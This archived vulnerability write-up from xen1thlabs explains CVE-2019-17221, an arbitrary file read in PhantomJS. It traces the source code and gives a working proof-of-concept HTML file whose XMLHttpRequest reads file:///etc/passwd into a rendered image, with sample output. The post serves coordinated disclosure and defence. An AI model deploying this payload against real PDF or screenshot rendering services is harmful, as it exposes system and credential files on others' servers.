
05 Nov 19

Breaching the perimeter - PhantomJs Arbitrary file read



Introduction

PhantomJS is a headless browser used for automating web page interaction. PhantomJS provides a JavaScript API enabling automated navigation, screenshots, user behavior and assertions making it a common tool used to run browser-based unit tests in a headless system like a continuous integration environment.

PhantomJS uses a particular variant of WebKit, normally called QtWebKit, that utilizes Qt (qt.io (https://web.archive.org/web/20191220171022/http://qt.io/)), an open-source multi-platform C++ framework. Using QtWebkit it provides a similar browsing environment to other modern browsers and offers fast and native support for various web standards.

Vulnerability summary

PhantomJS uses internal module: `webpage`, to open, close, render, and perform multiple actions on webpages, which suffers from an arbitrary file read vulnerability. The vulnerability exists in the `page.open()` function of the `webpage` module, which loads the specified URL and calls a given callback. When opening a HTML file, an attacker can supply specially crafted file content, which allows reading arbitrary files on the filesystem. The vulnerability is demonstrated by using `page.render()` as the function callback, resulting in the generation of a PDF or an image of the targeted file.

```
var webPage = require('webpage');
var page = webPage.create();
```

This above JavaScript code initialises and creates a page object that can be used to perform further actions such as loading a webpage.

In the code snippet below the `page.open()` function is responsible for opening and parsing the supplied URL and generating a PNG image using the `page.render()` function.

Tracing the open call in the following example:

```
var page = require('webpage').create();
page.open('http://www.google.com', function() { <-----
^^^^
 setTimeout(function() {
 page.render('google.png');
 phantom.exit(); }, 200);
 });
```

Before interacting with a webpage, a PhantomJS instance is launched and initialised. Initially the `main()` function is called:

```
File: phantom/phantomjs/src/main.cpp
85 int main(int argc, char** argv)
86 {
87 try {
88 init_crash_handler();
89 return inner_main(argc, argv);
[..]
115 }
```

The `main()` calls the `inner_main()` where a phantom object is created and calls Phantom `instance()`, thereby launching the PhantomJS instance.

```
File: phantom/phantomjs/src/main.cpp
43 static int inner_main(int argc, char** argv)
44 {
[..]
63 // Get the Phantom singleton
64 Phantom* phantom = Phantom::instance();
65
66 // Start script execution
67 if (phantom->execute()) {
68 app.exec();
69 }
[..]
83 }
```

After the new phantom instance is created it is initialised by calling `Phantom::init()`, where `m_page = new WebPage()` and an `onInitialized()` function is called which sets `phantom` object's scope to global and refered to as `this` (line 482)

```
File: phantom/phantomjs/src/phantom.cpp
479 void Phantom::onInitialized()
480 {
481 // Add 'phantom' object to the global scope
482 m_page->mainFrame()->addToJavaScriptWindowObject("phantom", this);
[..]
489 }
```

After the `phantom` object is initialised and the scope has been defined the `create()` function is called that calls `decorateNewPage()` which is responsible for parsing the URL and populating the contents of the supplied URL.

```
File: phantom/phantomjs/src/modules/webpage.js
225 function decorateNewPage(opts, page) {
[..]
276 page.open = function (url, arg1, arg2, arg3, arg4) {
277 var thisPage = this;
278
279 if (arguments.length === 1) {
280 this.openUrl(url, 'get', this.settings);
281 return;
282 } else if (arguments.length === 2 && typeof arg1 === 'function') {
283 this._onPageOpenFinished = function() {
284 thisPage._onPageOpenFinished = null; //< Disconnect callback (should fire only once)
285 arg1.apply(thisPage, arguments); //< Invoke the actual callback
286 }
287 this.openUrl(url, 'get', this.settings);
288 return;
289 } else if (arguments.length === 2) {
```

```
this.openUrl(url, arg1, this.settings);
return;
} else if (arguments.length === 3 && typeof arg2 === 'function') {
[..]
};
```

Also the `page.open()` internally calls `WebPage::openUrl()` where PhantomJS checks for the scheme in the provided URL. If an empty scheme is supplied, it sets `file://` as the default scheme for the given URL. This is evident from the code shown below and it is done to access locally stored HTML/CSS files.

```
File: phantom/phantomjs/src/webpage.cpp
// Assume local file if scheme is empty
if (url.scheme().isEmpty()) {
url.setPath(QFileInfo(url.toString()).absoluteFilePath().prepend("/"));
url.setScheme("file");
}
```

Accordingly, using `page.open('www.google.com')` for the page render code snippet would generate a blank png image as it would not resolve the supplied URL, which would have been set to `file://` scheme. Whereas using `page.open('https://www.google.com')` with `https://` scheme generates a rendered image with the contents of supplied URL.

PhantomJS also uses a switch `--web-security` which expects a boolean value and is set to `True` by default. The switch enables web security feature in PhantomJS and forbids cross-domain XHR requests from being triggered.

A locally stored HTML file, would not be allowed to trigger an `XHR` request to an arbitrary external entity due to the cross-domain XHR restriction, and due to the `Same Origin Policy` implementation, the response could also not be read from cross-domain entities unless explicitly specified in the headers.

The code block below demonstrates loading a locally stored HTML code `test.html` using `page.open()`


```
┌─[admin@MacBook-Pro] - [~/node_modules/phantomjs-prebuilt/bin]
└─[0] <> cat test.js
var page = require('webpage').create();
page.open('./test.html', function() {
 page.render('result.png');
 phantom.exit();
 }
);
```


According to the SOP definition for `file://` URI, if a file is loaded from another file that would otherwise be able to load it following same-origin policy, they are considered to have the same origin. This load can occur through a subframe, link, location set, call to `window.open()`, etc [1] (https://web.archive.org/web/20191220171022/https://developer.mozilla.org/en-US/docs/Archive/Misc_top_level/Same-origin_policy_for_file:_URIs).

Hence the supplied HTML with the following contents:

```
File: test.html
<html>
 <head>
 <body>
 <script>
 x=new XMLHttpRequest;
 x.onload=function(){
 document.write(this.responseText)
 };
 x.open("GET","file:///etc/passwd");
 x.send();
 </script>
 </body>
 </head>
</html>
```

when parsed by PhantomJS, it can read the contents of `/etc/passwd` by issuing an XHR request.





```
## # User Database # # Note that this file is consulted
directly only when the system is running # in single-user
mode. At other times this information is provided by #
Open Directory. # # See the opendirectoryd(8) man page
for additional information about # Open Directory. ##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy
Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate
Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network
Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install
Assistant:/var/empty:/usr/bin/false _lp:*:26:26:Printing
Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail
```

The behavior was also cross verified using the headless version of Google Chrome 77.0.3865.90 by using the `--print-to-pdf` and `screenshot` utility offered by google chrome headless.

The above `test.html` was passed to Google Chrome headless as a url argument to generate a PDF/PNG out of it, to see if the contents of `/etc/passwd` are included in the generated output files from the given input HTML.

```
┌─[admin@My-MacBook-Pro] - [/Applications/Google Chrome.app/Contents/MacOS]
└─[0] <> ./Google\ Chrome --headless --disable-gpu --print-to-pdf test.html [1008/115100.363060:INFO:headles
s_shell.cc(619)] Written to file output.pdf
```

```
┌─[admin@My-MacBook-Pro] - [/Applications/Google Chrome.app/Contents/MacOS]
└─[0] <> ./Google\ Chrome --headless --disable-gpu --screenshot poc.html [1008/115737.315458:INFO:headless_s
hell.cc(619)] Written to file screenshot.png
```

And the files generated in that case were empty and no rendered content was observed as compared to PhantomJS.

Hence a CVE-2019-17221 was issued to identify the above discovered vulnerability, a coordinate disclosure was done and an official advisory was released[3] (/web/20191220171022/https://www.darkmatter.ae/xen1thlabs/published-advisories/) addressing the identified vulnerability.

References

[1] https://developer.mozilla.org/en-US/docs/Archive/Misc_top_level/Same-origin_policy_for_file:_URIs (https://web.archive.org/web/20191220171022/https://developer.mozilla.org/en-US/docs/Archive/Misc_top_level/Same-origin_policy_for_file:_URIs)

[2] https://raw.githubusercontent.com/wiki/ariya/phantomjs/images/arch.png (https://web.archive.org/web/20191220171022/https://raw.githubusercontent.com/wiki/ariya/phantomjs/images/arch.pr

[3] https://www.darkmatter.ae/xen1thlabs/published-advisories/ (/web/20191220171022/https://www.darkmatter.ae/xen1thlabs/published-advisories/)

By **Rajanish Pathak at xen1thlabs**